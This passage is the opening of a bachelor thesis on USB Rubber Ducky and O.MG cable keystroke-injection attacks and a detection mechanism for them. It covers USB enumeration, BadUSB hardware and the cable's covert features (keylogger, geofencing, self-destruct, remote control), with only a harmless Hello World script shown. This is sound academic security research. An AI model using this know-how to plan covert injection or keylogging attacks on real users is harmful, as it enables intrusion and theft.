University of Zurich[UZH]

BACHELOR THESIS – Communication Systems Group, Prof. Dr. Burkhard Stiller

Novel USB Rubber Ducky Payloads and Detection Mechanisms

Maaike Ellen van Vliet
Zürich, Schweiz
Student ID: 21-708-300

Supervisor: Thomas Grübl
Date of Submission: September 11, 2024

University of Zurich
Department of Informatics (IFI)
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland

ifi

Bachelor Thesis
Communication Systems Group (CSG)
Department of Informatics (IFI)
University of Zurich
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland
URL: http://www.csg.uzh.ch/

Declaration of Independence

I hereby declare that I have composed this work independently and without the use of any aids other than those declared (including generative AI such as ChatGPT). I am aware that I take full responsibility for the scientific character of the submitted text myself, even if AI aids were used and declared (after written confirmation by the supervising professor). All passages taken verbatim or in sense from published or unpublished writings are identified as such. The work has not yet been submitted in the same or similar form or in excerpts as part of another examination.

Zürich, 11.09.2024

Unterschrift Student:in

Kurzfassung

Das USB-Protokoll implementiert keine Authentifizierungsmassnahmen für USB-Peripheriegeräte. Das ermöglicht die Imitation von Eingabegeräten (Human Interface Devices) und erlaubt es jeglichen USB-Geräten vorzugeben, ein solches Eingabegerät zu sein und dem Computer Befehle zu erteilen. Solche Attacken werden HID-Imitationsangriffe genannt und haben das Potenzial, grossen Schaden anzurichten. Sogenannte BadUSB können frei Befehle an Computer senden, wie es auch ein Mensch mit physischem Zugriff könnte, allerdings mit dem Vorteil übermenschlicher Geschwindigkeit, ermöglicht durch die eingebauten Mikrocontroller. Ihr grösster Nachteil jedoch sind die fehlenden Rückmeldungen, um einschätzen zu können, ob die abgegebenen Befehle erfolgreich waren.

Diese Arbeit erkundet die Geschichte solcher Angriffe sowie die Evolution der Massnahmen gegen sie. Zudem setzt sie einen Schwerpunkt auf ein spezifisches BadUSB: das O.MG-Kabel. Sie analysiert die bestehenden Angriffsskripte, die über die offizielle O.MG GitHub-Datenbank verfügbar sind, und gleicht sie mit den Methoden ab, die im MITRE ATT&CK Framework gelistet sind. Zu einigen unter- oder nicht repräsentierten Methoden werden anschliessend sieben neue Angriffe beschrieben und entwickelt. Zusätzlich wird der Aufbau und die Implementierung eines Verteidigungsprogramms detailliert beschrieben, das einen neuartigen Ansatz zur Erkennung von O.MG-Geräten aufgrund ihrer USB-Registrierungsmuster beinhaltet. Weiterhin besteht es aus einem Ratenbegrenzer mit zwei Modi: einer Analyse der Zeitabstände zwischen Tastendrücken und einer Analyse der Anzahl der Tastendrücke in einer gesetzten Zeitspanne. Sobald verdächtige Aktivität bemerkt wird, trennt das Programm die Verbindung.

Diese Implementationen werden anschliessend evaluiert. Dafür werden die Angriffsskripte auf drei verschiedenen Geräten ausgeführt und aufgrund ihres Erfolgs beurteilt. Sie wurden ebenfalls gegen das Verteidigungsprogramm getestet, um herauszufinden, wie schnell dieses sie unterbrechen würde.

Es wurde festgestellt, dass einige Skripte flexibler und weniger anfällig für unvorhergesehene Hindernisse sind und daher weniger Anpassungen brauchen. Zudem wurde festgestellt, dass die Registrierungsmusteranalyse sowie der Ratenbegrenzer zuverlässig Angriffe erkennen und abbrechen. Die effizienteste Konfiguration für die Analyse der Zeitabstände ist ein Schnitt von 8 Millisekunden über drei Tastendrücke, während es für die Zeitfensteranalyse zwei Tastendrücke in einer Zeitspanne von 75 Millisekunden ist.

Abstract

The USB protocol does not specify authentication measures for USB peripheral devices. This leaves room for Human Interface Device Spoofing, specifically for USB devices pretending to be HID and injecting commands to a host. Those attacks are called HID spoofing attacks and have the potential to wreak havoc on a target computer. Such a BadUSB has all the capabilities of a human with physical access to the device's HID, but with the additional advantage of superhuman input speeds provided by its microcontrollers. However, its main limitation is the lack of feedback mechanisms to assess the outcomes of its actions.

This thesis explores the history of such attacks as well as the history of countermeasures against them. Additionally, it focuses on one commercially available BadUSB: the O.MG cable. It analyses existing attack payloads on the official O.MG GitHub repository, comparing them to the MITRE ATT&CK framework and supplementing it with seven new ones. Furthermore, the architecture and implementation of a defence script are described. The defence features a novel approach by detecting O.MG devices through their special enumeration patterns. It also consists of a rate limiter with two modes; Interarrival Time Analysis, which detects suspicious input speeds by the delay between key presses, and Time Window Analysis which detects artificially generated input by setting a threshold for the number of maximal keystrokes within a specific time frame. The script disconnects the input device as soon as any suspicious behaviour is detected through the previously described methods.

These implementations are then evaluated. The payloads are tested on three different devices while the three-part detection script is evaluated by how quickly it can detect these novel payloads. It was found that some payloads are more flexible than others and some of their features make them more or less prone to failure due to unexpected circumstances and therefore require fewer adjustments to work. Furthermore, it was found that the Enumeration Pattern Analysis works reliably and quickly as do the Rate Limiter modes. The most effective configuration for Interarrival Time Analysis is found to be 8 milliseconds averaged over 3 recorded keystrokes while it is two keystrokes in a window of 75 milliseconds for Time Window Analysis.

Acknowledgments

I want to express my gratitude to my supervisor Mr. Thomas Grübl for his support, feedback, input, and expertise that I could benefit from throughout the course of writing my thesis. I am grateful for his willingness to take up my proposal and his guidance to make it a reality.

Furthermore, I want to thank Prof. Dr. Burkhard Stiller for providing me with the opportunity to write my thesis at his research group, the Communications Systems Group (CSG) at the University of Zürich.

Additionally, I would like to thank the developers and engineers of Hak5, Mischief Gadgets and NirSoft. I want to specifically mention MG and Kalani who helped me navigate some of the pitfalls of the USB protocol.

Special thanks to Samir Saad for his inputs and the idea for this thesis.

Lastly, I am profoundly thankful to my family and friends for supporting me in the last six months.

Contents

Declaration of Independence **i**

Kurzfassung **iii**

Abstract **v**

Acknowledgments **vii**

1 Introduction **1**

1.1 Motivation 1

1.2 Description of Work 2

1.3 Thesis Outline 3

1.4 Ethical Considerations 3

2 Background **5**

2.1 The USB Protocol 5

2.2 The Dangers of USB 7

2.2.1 Bad Hardware 9

2.3 DuckyScript and the O.MG cable 11

2.3.1 The O.MG cable 11

2.3.2 Ducky Script 14

2.4 Conclusion Background 15

3 Related Work **17**

3.1 Introduction 17

3.2 Attack 17

3.2.1 Attack History 18

3.2.2 Conclusion of Attack History 22

3.3 Defence 24

3.3.1 Defence History 24

3.3.2 Conclusion Defence History 29

3.4 Conclusion Related Work 29

4 Methodology and Architecture **31**

4.1 Introduction 31

4.2 The MITRE ATT&CK Framework 31

4.2.1 Evaluation of Existing Attack Scripts 31

4.2.2 Conclusions drawn from existing Payloads 34

4.3 Payload Architecture 36

4.3.1 Setup for an HID Injection Attack 36

4.3.2 Command Line vs User Interface 37

4.3.3 New Payloads 38

4.4 Defence Methodology 41

4.4.1 Introduction 41

4.4.2 Traffic Capture 41

4.4.3 Packet Analysis 42

4.4.4 Rate Limiting 49

4.5 Conclusion Methodology and Architecture 50

5 Implementation **53**

5.1 Attack Implementation 53

5.1.1 Basics 53

5.1.2 Payloads 58

5.2 Defence 63

5.2.1 Dependencies 63

5.2.2 Usage and Command Line Arguments 63

5.2.3 Classes 64

5.2.4 Packet Capturing 65

5.2.5 Information Extraction 65

5.2.6 O.MG detection 66

5.2.7 Rate Limiter 67

5.3 Conclusion Implementation 68

6 Results & Evaluation **69**

6.1 Payloads 69

6.1.1 Conclusion Attack Evaluation 74

6.2 Defence Evaluation 75

6.2.1 Enumeration Pattern Detection 77

6.2.2 Rate Limiter 78

6.2.3 Conclusion Defence Evaluation 85

7 Summary and Conclusions **87**

List of Figures **94**

List of Tables **95**

List of Listings **97**

A Installation Guidelines **101**

A.1 Set up Attack 101

A.2 Set Up Defence 101

B Submitted Documents **103**

B.1 Discord Screenshots 103

Chapter 1

Introduction

The Universal Serial Bus (USB) Protocol does not require any authentication for USB peripherals. This blind trust can be abused by malicious actors to spoof USB keyboards with devices like USB sticks, USB dongles, or USB cables. These malicious USB devices communicate to a USB host that they are a keyboard and can then send a series of programmed commands that look like keystrokes to the computer. In this way, access to a host can be gained without any authentication - provided that the host is unlocked. These attack devices then have full access to a host and can execute any action a human sitting at the computer could while being much more inconspicuous.

1.1 Motivation

It looks like the company was infiltrated by a corporate spy; their long-standing, seemingly loyal employee turned on them and executed a series of malicious attacks on the company spanning over multiple days, stealing information and planting incriminating evidence against her employer. Everything points to her, the logs show that the activity came from her account; no traces of malpractice, viruses, or trojans were found on her machine, yet she asserts over and over that she is innocent.
No one suspects that this is the doing of a small, innocent-looking USB Cable the employee received for free at a work convention. This cable is a type of BadUSB, although it poses as harmless and cannot be distinguished from any other cable the employee or her bosses have ever seen, it wreaked havoc and started the intricately orchestrated attack as soon as the employee plugged it in.
She used the handy cable to replace the damaged and old one connecting her external keyboard to her work computer. As soon as the malicious O.MG cable was connected it sprung into action. The boot script executed and checked the available Wi-Fi networks. Upon determining that it was at her workplace, rather than at her home as when it was first used, by recognizing the target Wi-Fi, it sent a signal to the remote Command and Control (C&C) server indicating that it was in position and ready to start the attack. While it waited for further instructions, it diligently, for weeks, transmitted every keystroke signal the employee typed on her external keyboard not only to the laptop but

also to the C&C server. These keystrokes contained credentials, emails, names, notes, and a lot of information about this user's behaviour. One day, after the employee had left her desk and locked her Windows machine without shutting it off, the cable sprang into action again. From the data it had gathered, it knew about the daily habits of the employee and her break times. Over the span of the next few breaks, it executed a series of attack scripts. Using the logged credentials, it unlocked the computer and started executing the payloads it was sent from its control server on the other side of the planet, inputting up to 890 keystrokes per second, executing commands, extracting information from the laptop, infiltrating the network, placing spyware, and altering information on the host, all while pretending to be the employee working through her break. To avoid detection, it disabled Windows Event Logging and ran processes as background jobs. By the time the employee came back, all that gathered information was sent to the C&C server and the attackers were able to move on laterally, infiltrating more and more of the company's systems. At the end of their attack series, they destroyed the last remaining indicator of the attack: the cable itself. They used the self-destruct feature to disable not only its malicious capabilities but also its data-transmitting abilities. As a result, the employee thought the cable had broken, it was just a PR gift, after all, and threw it out. With that, she got rid of the only evidence she had to prove that it had not been her executing all those attacks.
This framing is the result of a huge effort on the attacker's side, requiring a large amount of information about the target's computer and network. On their end, it was flying blind. The attack could have failed horribly at any step; the employee could have returned earlier from her break and interrupted the execution of one of the attacks, the computer could have made an update at the wrong time, a pop-up could have changed the cursor focus. Although keystroke injection appears to be a straightforward attack, executing it effectively involves substantial operational and technical challenges, particularly in achieving precise timing and accurate execution. Nevertheless, if done correctly and with enough care the effects of such an attack are detrimental. In the best case, the attack vector is never discovered. Any traces the cable leaves on the system will be attributed to the employee and the extent of the attacks cannot be determined. For this to happen, the employee only had to trust a USB cable, and who wouldn't? After all, its only job is to transmit.

1.2 Description of Work

This thesis aims to shed light on the history of keyboard injection attacks by examining the past of different attack approaches by various actors as well as the responses they triggered and the multitude of defence approaches they inspired. Additionally, it focuses on developing new payloads for the O.MG cable that are not yet publicly listed on the official O.MG GitHub repository by analyzing the MITRE ATT&CK framework and comparing its subtechniques to those already present. In a second step it analyzes USB traffic generated by the O.MG cable to develop a novel detection mechanism and pairs those results with a rate limiter implementation that features two modes. Lastly, it evaluates the developed attacks and defences against each other.

1.3 Thesis Outline

The content of this thesis is split into six chapters. Chapter 2 will introduce the background for this thesis, and give a brief overview of USB and the technical knowledge necessary to understand the subsequent topics. Chapter 3 details the history of USB attacks as they apply to human interface spoofing and injection attacks. Chapters 4 and 5 cover the architecture and implementation of the new payloads and the defence script, detailing their functionalities and specific features. These implementations are evaluated in Chapter 6, which tests the payloads on different devices and ascertains the best configurations for the defence scripts to detect and interrupt O.MG payloads as quickly as possible.

1.4 Ethical Considerations

Attacks as described in this thesis can cause considerable harm to individuals, companies, and communities. For all the reasons explained and examples brought up in Section 2.2 these attacks are not to be taken lightly and the potential for damage is real. For this exact reason, it is important to raise awareness for this kind of attack, research existing vulnerabilities, new developments in the field, and how those can be counteracted. Investigating attacks in particular ones that are not available in a public GitHub repository is an important contribution to the scientific field and outweighs the negative. Just because these payloads cannot easily be found, does not mean they do not already exist. Which arguably makes them even more dangerous to the public and therefore their exploration is even more urgent.
In Section 3.3.1 this thesis explains countermeasures that can be put in place to protect oneself and in Section 4.4 a novel defence against the O.MG will be presented.

Chapter 2

Background

This chapter introduces the background information that is helpful to understand this Bachelor's thesis. First, it explains what the USB protocol is and how it works, the kind of attack this thesis deals with, and finally, the hardware that is involved, specifically the O.MG cable.

2.1 The USB Protocol

The Universal Serial Bus (USB) standard [1] was first published in 1996. It was developed in a collaboration between the tech companies Compaq, DEC, IBM, Intel, Microsoft, NEC, and Nortel as a new standard to connect slow peripheral devices. To this end, they founded a new non-profit organization, called the USB Implementation Forum [2]. Its goals were:

- "Ease of use for PC peripheral expansion"
- "Low-cost solution that supports transfer rates up to 12 Mbs"
- "Full support for the real-time data for voice, audio, and compressed video"
- "Protocol flexibility for mixed-mode isochronous data transfers and asynchronous messaging"
- "Integration in commodity device technology"
- "Comprehend various PC configurations and form factors"
- "Provide a standard interface capable of quick diffusion into product"
- "Enable new classes of devices that augment the PC's capability"

[1, p. 23]
The creators wanted to create a universally applicable standard protocol, for all sorts of data connections, that is also flexible, and on top of all that easy to use and low in cost. Their solution was the Universal Serial Bus.



Figure 2.1: USB Cable Signals
[1]

Figure 2.1 depicts the construction of such a USB cable.
The connection is built upon four signal lines; a negative (Ground) powerline GND, a positive powerline VBUS for the power supply, and two data transfer lines D+ and D-. The two physical transfer data lines are aligned as a twisted pair. This alignment protects them from outside electrical noise but does not mean that more than one logical line is available. They work together to transmit one logical signal, one single bit. USB utilizes Non-Return to Zero Inverted (NRZI) meaning that the bits on the bus are represented by a transition of physical levels, rather than their presence or absence. A power change during a time interval signals a "1", if the connection stays constant, it is interpreted as a "0". This allows a data transfer while simultaneously enabling the participating parties to synchronize their bit clocks.
Since there is only one logical data line, data transfer can only happen in one direction at a time. Bi-directional communication happens in half-duplex mode, where the parties take turns sending data. To handle this restriction, a protocol manages the order of communications: the USB protocol.

This next section will expand on the functionalities of the USB protocol as described by [3]. A USB connection includes a host, usually a computer, and one to many peripheral devices that connect to the PC's embedded USB hub. USB devices generally fit into two categories: input/output (I/O) devices directly add capabilities to the host, while hub devices act as intermediaries to connect additional peripherals to the host. A USB cable has two main functionalities: establishing a data connection to allow communication between the connected parties, and supplying electrical power to the connected peripheral device if it is not self-powered. Such devices that draw power from a USB host are called bus-powered. For these devices, it is vital to receive power before being expected to transmit or process any data. This is why the USB connector is specifically designed with power pins that are longer than the signal pins such that the power reaches the device before the data.
Every USB device is equipped with a microcontroller chip that manages the USB interactions with the host. Optionally, they can feature a bootloader that permits firmware loading, for example for updates. One USB device consists of one or multiple logical subdevices that are known as device functions. For a webcam with built-in audio, this would correspond to a video and an audio function. Devices with multiple subdevices are referred to as composite devices. Each function is managed through a separate endpoint on the bus with its individual logical address. One endpoint forms one logical communication channel called a pipe, of which there are two types.

1. Message Pipe: A message pipe is used for control transfers. That means they are used for short and simple commands sent to the USB device and status responses to the host.

2. Stream Pipe: A stream pipe is used for actual data transfer.

Data transfer can only take place if the host directly requests it. A USB device cannot transfer information autonomously. Data is requested at a set polling rate for which the USB device can make a request, however, as explained in Screenshot B.2, the host does not have to heed it.

To be able to communicate with any USB device, a connection must to be established and initialized. This is done with a process called "enumeration". It starts as soon as the physical connection is established and consists of four main steps:

1. *Detection*: A change in the current on the data lines is detected by the host. This means that a new USB device has been connected.

2. *Device Speed*: The speed of the device is determined by using the change on the data lines in step 1.

3. *Device Descriptors*: The USB device is reset by the host through a specific data signal. This prompts the device to send information about itself. These descriptors are used to identify the capabilities of the device.
   The exchange of descriptors follows a defined order:

   - First the host will request the descriptor length and the descriptor from the device with the Get_Device_Descriptor command.
   - The device is reset again and given a unique local address by the host called via the Set_Address command.
   - Lastly, the device is prompted to send its configuration by the Get_Configuration_Descriptor. The configuration includes a hierarchy of interface, endpoint, and class-specific descriptors.

4. *Loading Drivers*: Now that all the information has been exchanged the host can start using it to load the device-specific drivers that will allow control over the device. The corresponding driver is found through the USB class, the vendor ID (VID), and the product ID (PID). Most standard drivers are included in the operating system (OS) of the host. If they aren't the user has to download them manually.
   This concludes the enumeration process; the device is now ready for use.

2.2 The Dangers of USB

It may be observed by some that the initialization process described in Section 2.1 does not incorporate verification or authorization steps. The protocol assumes that any physically connected USB device is trustworthy and does not take any precautions to check its claims

or properties. This is a big oversight and opens the door for a lot of malicious activity. The risks posed by this activity are exacerbated by the fact that USB devices are not perceived as a threat by a vast majority of people. Many would pick up, plug in, and even interact with USB sticks they find lying around on the ground. A study [4] conducted in 2016 found that USB sticks are a very effective attack vector. They explored whether USB sticks dropped on a university campus would be picked up and plugged in. They found that users opened one or more files on 45% of the flash drives and that 98% of the drives were removed from the drop location by the time the experiment had ended. Based on this, the authors estimate that between 45% and 98% of drives were eventually plugged in. Through a survey placed on the drives, it was concluded that the participants acted mostly out of altruistic motives although the authors speculate that many may have acted out of curiosity. The social engineering attack vector was concluded to be an "expeditious" with a median time of connection of only 6.9 hours.
USB ports are ubiquitous in all kinds of environments. USB has developed into the standard for convenient power and data transfer, not only in private but also in public. Many people do not think twice when connecting their laptop to an external display in a library, using public charging ports, or accepting a charging cable from a friend. Still, none of those interactions are protected, and every use of the USB protocol poses a risk that most are not aware of.



Figure 2.2: USB is everywhere; inconspicuous USB port on a treadmill in a public gym.

A myriad of different attacks are possible through such an unsecured attack vector. This paragraph describes a few of them.
Through USB, data can be silently downloaded without the user's permission or knowledge from computers [5] as well as phones [6]. USB drives could be developed to be able to do data manipulation, and with the increased popularity of U3, attackers could hack U3 images and replace them for their own malicious purposes to take advantage of auto-run. How much damage could be done with this is best exemplified with Stuxnet [7]. It's a malware program that could travel via USB; a computer that came in contact with an infected USB stick would immediately be compromised. In this way, malware could spread even in an air-gaped environment. The highly sophisticated and targeted attack

was discovered in 2010 and is confirmed to have damaged centrifuges that were part of Iran's Nuclear Program.
But an attack via USB does not have to have the dimensions of an (alleged) geopolitical intelligence mission [7], there are more examples of day-to-day threats to exemplify what USB can do. On Windows XP it is possible to emulate a CD-ROM device through a USB connection and hack the U3 autoplay feature [8] and data can be exfiltrated from iOS6 through a USB charging cable [9]. USB can be used to propagate attacks from one computer to another, as demonstrated in [10], or destroy a target with power surges that irreparably damage the host [11], data can be transferred to or from a device while charging [12] and Fork Bomb attacks can be launched via USB [13]. Most importantly, however, since USB does not require authentication, it can be used to emulate other devices, namely devices that are used for human input. Human Interface Devices (HID) such as keyboards and mice present an unparalleled attack vector, where a hacker with physical access to an unlocked computer can remotely execute any action a user themselves could [14], [15], [16].
What such HID attacks could look like will be discussed and exemplified in this Thesis.

2.2.1 Bad Hardware

None of the attacks and only part of the defences that are discussed in this thesis would be possible without specialized hardware. This section will therefore give a brief introduction to the different microcontrollers and computers that will be mentioned in the following chapters.
In general, any USB device that has been modified to execute some malicious action will be referred to as BadUSB, a term coined by a BlackHat presentation by Karsten Nohl, Sascha Krissler, and Jakob Lell [17].

Arduino



Figure 2.3: The Arduino pro mini, used by [18]
[19]

Arduino [20] is a company that produces a range of different small microcontrollers designed to be accessible and straightforward. They are supported by the open-source Arduino platform and the Arduino IDE [21].

Teensy



Figure 2.4: Teensy (in green) as built into a keyboard for Malboard [22]

The Teensy [23] is a microcontroller system based on USB, that is, as its name suggests, tiny. It can be programmed via its USB port, is compatible with Arduino Software, and works with Mac OS, Linux, and Windows. It comes standard with solder pads. To program it, the Teensy Loader Application can be used. A teensy can be programmed to emulate a keyboard and a mouse and change its PID and VID [22].
These qualities combined with its size, make it a popular microcontroller for homemade BadUSBs.

Hak5 Hardware

Figure 2.5: The O.MG cable and its Web IDE open on a phone [24]

Hak5 is a company founded in 2005 by a group who have made it their mission to "advance the InfoSec industry" [25]. They have an award-winning podcast, a big YouTube channel,

and a lot of penetration-testing gear. They aim to inform people of the security risks that come with tech to ultimately make the world a safer place.
In 2019, the O.MG cable was made available at Hak5 [15] marking the beginning of a collaboration between the creator of the O.MG cable and founder of Mischief Gadgets, MG [15] and the Hak5 team. They have since released many variations of the O.MG cable, including a plug, an adapter, an “unblocker”, and a cable detector [26]. The device that will be featured in this thesis is the O.MG cable. It is plug-and-play and can therefore be used to conduct injection attacks, without having to do any hardware building yourself [24].

2.3 DuckyScript and the O.MG cable

This section will give an overview of the O.MG cable, and the scripting language it is equipped with: DuckyScript.

2.3.1 The O.MG cable

As described shortly in sections 2.2.1 and 3.2.1 the O.MG cable is a BadUSB cable invented by MG [15], produced by Mischief Gadgets [26] and sold in cooperation with Hak5 on their website [26].
The cable does not have any physical markers; neither its USB ends, the cable, nor the weight gives any indication that it has so many more capabilities than normal USB cables. For the most part, it is a usual USB cable; the passive (passthrough) end does not have any special abilities, and if it is not configured to execute a boot script, the cable can be used like any other to charge an transfer data. Its malicious, active end is marked by a USB trident. This symbol is often found on USB cables to indicate their compatibility with the USB standard. The active end transmits the payloads from the device to the USB host. It is available in USB-A, USB-C, and lightning. To set up an O.MG cable, the first step is to flash it. This must be done before initial use or after a self-destruct sequence has been triggered. Flashing the cable requires an O.MG Programmer [24]. The active end of the O.MG cable is plugged into the programmer, which itself is connected to a computer by a regular USB data cable. Flashing can either be done with the official open-source firmware [27] via the setup website (*https://o.mg.lol/setup/OMGCable/*) or with custom firmware. After flashing the device is ready to be used.
Once the active end receives power from a USB host, it establishes a short-range wireless network with the default SSID “O.MG” and password “12345678” both of which are configurable. The WebUI can be accessed through that network, on *http://192.168.4.1.*.



Figure 2.6: Web UI of the O.MG cable in Microsoft Edge.

As seen in Figure 2.6 the WebUI offers a variety of features.

1. Payloads
2. Geofencing
3. Self-Destruct
4. Keylogger
5. Keymap Viewer
6. Partition Editor
7. C2
8. HIDX StealthLink

The following subsections contain a short description of each of these features.

Payloads

All O.MG devices that can be programmed for keyboard injection support an enhanced version of DuckyScript, as expanded upon in section 2.3.2.

Payloads can be written directly in the WebUI, where they can be stored in slots. Depending on the model, the cable supports from 8-200 payload slots [24]. All stored payloads can be loaded into the WebUI for editing and execution. The payload will execute on the device connected to the active end of the cable. Payloads can be set as a boot script which means they will be executed as soon as the active end of the cable is connected to a host. There can only be one boot script at a time.

Geofencing

Geofencing can be accomplished by a simple conditional statement. It allows triggering or blocking actions depending on the presence or absence of a wifi network with a specific SSID. This is accomplished by a condition that is evaluated every time the O.MG device powers up. Alternatively, the cable can wait until an SSID or BSSID is present with the `WAIT_FOR_PRESENT` keyword. It can be configured to either wait for a specific amount of time or run forever. Conversely, this feature can also be used to wait until it is out of reach of a network.

Self-Destruct

Cleanup is an important part of an attack or penetration test to cover tracks. This cable supports two kinds of self-destruct that can be triggered via the WebUI or with a keyword in the code.

- **Self-Destruct 1:** Completely erases all data on the cable and disconnects the data line. The cable will appear broken. To use it again, it has to be physically recovered and reflashed.
- **Self-Destruct 2:** Erases all the data but retains the data lines, turning the cable in a normal USB cable. Reflashing is also necessary to use the cable maliciously again.

Keylogger

When an O.MG cable connects a physical keyboard with a detachable cable to a host, it can log the keystrokes from the keyboard and display them in real time in the WebUI. In order for this to work, the keyboard has to be Full Speed USB (12mbps) and not low (1.5mbps) or high speed (480mbps).

Keymap Viewer

Since the O.MG cable imitates keyboard presses, it is dependent on the keyboard settings of the attacked host. Input in a US keyboard will not produce the same signal to the computer as a DE_CH keyboard even though the same key is pressed. For this reason,

the language of a payload has to be set, which is explained in more detail in Section 5.1.1. This is where the Keymap Viewer comes in: using keylogging it can determine the keyboard layout of a connected host.

Partition Editor

On specific models of the O.MG cable the user can decide how the available storage should be partitioned through the partition editor. They can decide to redirect storage resources to payload slots, individual slot size, size of storage for exfiltrated data, or keylogging storage.

C2

A connect and control (C&C or C2) server is useful to control devices from anywhere, not only the limited range of its network or one it is logged into. It thereby eliminates the need for physical proximity. Communication between the remote server and the device runs via HTTP and is encrypted with MonoCypher.

HIDX Stealth Link

This feature is still in progress, but Its aim is to enable more stealthy data exfiltration. Instead of establishing a network or sending the data via the host, the cable relays the data via HID channels.

2.3.2 Ducky Script

DuckyScript was invented by Darren Kitchen, the founder of Hak5. It evolved from a macro scripting language that could handle keyboard injections and delays in its first iteration to a structured and feature-rich programming language supporting injection attack-specific commands (jitter, side-channel exfiltration) as well as control flow instructions, repetitions, and functions in version 3.0 [28].
Some specific Hak5 gear like the BashBunny or LANTurtle uses an interpreted version of DuckyScript 1.0 that incorporates the BASH shell scripting language [29]. The DuckyScript version licensed for the O.MG cable is based on DuckyScript 1.0 and additionally includes some device-specific commands for the specific functionalities of the O.MG cable. The available commands include the usual keyboard keys like ENTER, GUI (Windows key), F11, PAGEUP, TAB; ESCAPE, etc. Some of the other supported commands are [27]:

- DUCKY_LANG: set the input language of the keyboard.
- DELAY: Pause for a specified amount of time (in milliseconds)

- DEFINE. Define a variable
- STRING: Followed by a string that is sent as input to the host, STRINGLN follows that input with “ENTER”.
- MOUSE: controls the mouse movement.
- USB ON/OFF: Enumerate or disconnect as USB device.
- JIGGLER: turn mouse jiggle on or off.
- REBOOT: reboot the O.MG
- DEFAULT_DELAY: Puts a default delay before every command. Also available as DEFAULT_CHAR_DELAY to put delays in front of every STRING character.
- REPEAT: Repeats the preceding value a number of times.
- VID/PID: sets the VID / PID.
- MAN / PRO / SER: set iManufacturer / iProdcut / iSerial
- KEYLOGGER ON / OFF: turns keylogger on or off.
- NOKEY: will send a null value.

Some more options, such as SELF_DESTRUCT were introduced in Section 2.3.1

What a basic implementation of a Hello, World! could look like is shown in Listing 2.1.

```
REM Title: Hello, World!
REM Description: Write Hello, World! in the terminal
REM Target: Windows (including Powershell 2.0 or above)

DELAY 3000
GUI r
DELAY 750
STRING cmd
ENTER
DELAY 2000
STRING Hello, World!
```

